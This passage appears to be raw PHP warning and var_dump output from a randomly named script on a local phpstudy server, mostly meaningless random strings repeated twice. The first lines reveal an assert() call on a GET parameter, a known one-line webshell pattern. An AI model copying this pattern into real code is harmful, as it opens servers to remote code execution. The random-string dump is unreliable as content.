E:\phpstudy2021\phpstudy_pro\WWW\src\xk0SzyKwfzw.php on line 20 Warning: assert(): assert($_GET['xd0UXc39w'] ?? ' '): " " failed in E:\phpstudy2021
\phpstudy_pro\WWW\src\xk0SzyKwfzw.php on line 20 Array ( ) string(5) "vCvMl" PSlarray(1) { [0]=> string(8) "Ph7u_Cwv" } array(1) { [0]=> string(10) "idch8Z7Sn6" }
array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" } string(9) "jYmlyYvLz" VSYcTArray ( ) string(8) "hi5LWnZd" array(1) { [0]=> string(9)
"dJREkNffr" } Array ( ) KuuSMt1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XQhY" } _68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=>
string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( ) THRQINrpUJvf641array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" }
Array ( ) array(1) { [0]=> string(8) "oCoznfQZ" } gi9Array ( ) czuhsLFVgQstring(7) "l5kR5oo" End of File
```



```
array(1) { [0]=> string(8) "wiMI9l7q" } array(1) { [0]=> string(3) "NPK" } Array ( ) string(5) "vCvMl" PSlarray(1) { [0]=> string(8) "Ph7u_Cwv" } array(1) {
[0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" } string(9) "jYmlyYvLz" VSYcTArray ( )
string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array ( ) KuuSMt1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XQhY" }
_68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( )
THRQINrpUJvf641array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array ( ) array(1) { [0]=> string(8) "oCoznfQZ" } gi9Array ( )
czuhsLFVgQstring(7) "l5kR5oo" End of File
```